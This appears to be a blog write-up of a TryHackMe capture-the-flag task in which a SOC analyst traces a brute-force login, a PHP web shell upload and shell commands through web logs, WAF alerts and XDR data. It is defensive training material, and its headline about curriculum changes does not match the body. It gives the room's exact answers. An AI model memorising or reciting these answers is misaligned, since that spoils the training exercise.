


TryHackMe SOC Level 2: What Changed, and What It Says About the Future of the SOC Analyst Role
Exploring the new skills, technologies and investigative mindset behind TryHackMe's updated L2 curriculum


In this investigation, I analyze a web application attack scenario from the TryHackMe First Shift CTF room, focusing on Task 5: Portal Drop.
This task demonstrates how an initial access vector — such as a brute-force attack — can escalate into full system compromise through web shell deployment and data exfiltration. The investigation involves correlating multiple data sources, including web server logs, WAF alerts, and XDR telemetry.
This article continues from Task 4 (Phishing Books), shifting the focus from email-based threats to web application exploitation and post-exploitation activity.
What starts as suspicious authentication activity quickly evolves into a full compromise scenario involving file upload exploitation, web shell execution, and command-and-control communication.
In this case, a web application firewall (WAF) detects suspicious activity targeting the company CRM portal, triggering an investigation that requires correlating multiple telemetry sources to reconstruct attacker behavior and assess impact.
To investigate this incident I followed this analysis methodology:
Process:
Reviewing the web server logs, I identified an IP address repeatedly requesting login.php within a very short time frame. Each request resulted in a 401 Unauthorized response, indicating failed authentication attempts.

Repeated 401: Unauthorized responses

The same external IP was involved
Additionally, the requests contained an unusual user agent:
PF-Scanner/1.0, which strongly suggests automated tooling rather than legitimate user activity.
This combination of:
is a strong indicator of brute-force activity.
Insights:
Brute-force attacks are often identifiable through patterns rather than single events. Key indicators include:
Answer: 34.67.91.83
Process:
I used a text editor’s search functionality to count occurrences of:
"POST /CRM/login.php HTTP/1.1" 200"POST /CRM/login.php HTTP/1.1" 401The editor returned exact match counts for both.

Results for “200”

Results for “401”
Alternatively, this can also be performed in Linux:
grep "POST /CRM/login.php HTTP/1.1 200" access-combined-crm.log | wc -l
grep "POST /CRM/login.php HTTP/1.1 401" access-combined-crm.log | wc -l
Insights:
Answer: 18, 35
Process:
After identifying the successful login, I traced subsequent activity from the same IP address and searched for keywords such as upload.

This revealed file upload activity and the user agent being used.
Insights:
Attackers frequently switch tools after gaining access.
python-requests is commonly used in:
Answer: python-requests/2.31.0
Process:
Immediately after the upload request, I observed access to a .php file located in the /uploads/ directory.
This strongly indicates the attacker uploaded and then executed a server-side script.

Insights:
Uploading a PHP file into a web-accessible directory is a classic technique for deploying a web shell, enabling:
Answer: invoice.php
Process:
I extracted the timestamp from the log entry where invoice.php was first executed.

To validate this, I correlated the event with telemetry from the XDR platform, which provided additional metadata such as:



Cross-referencing information improved confidence in my findings.
Insights:
Cross-referencing logs with EDR/XDR telemetry:
Answer: 06/Nov/2025:14:27:34
Process:
Within the XDR detection “Parent-Child Anomaly: Shell Spawn”, I reviewed executed commands in Endpoint Detections > Process Info > Process Chain.


Insights:
whoami is commonly used by attackers to:
Answer: whoami
Process:
Given the attacker uploaded and used a web shell, I mapped this behavior to the MITRE ATT\&CK framework.
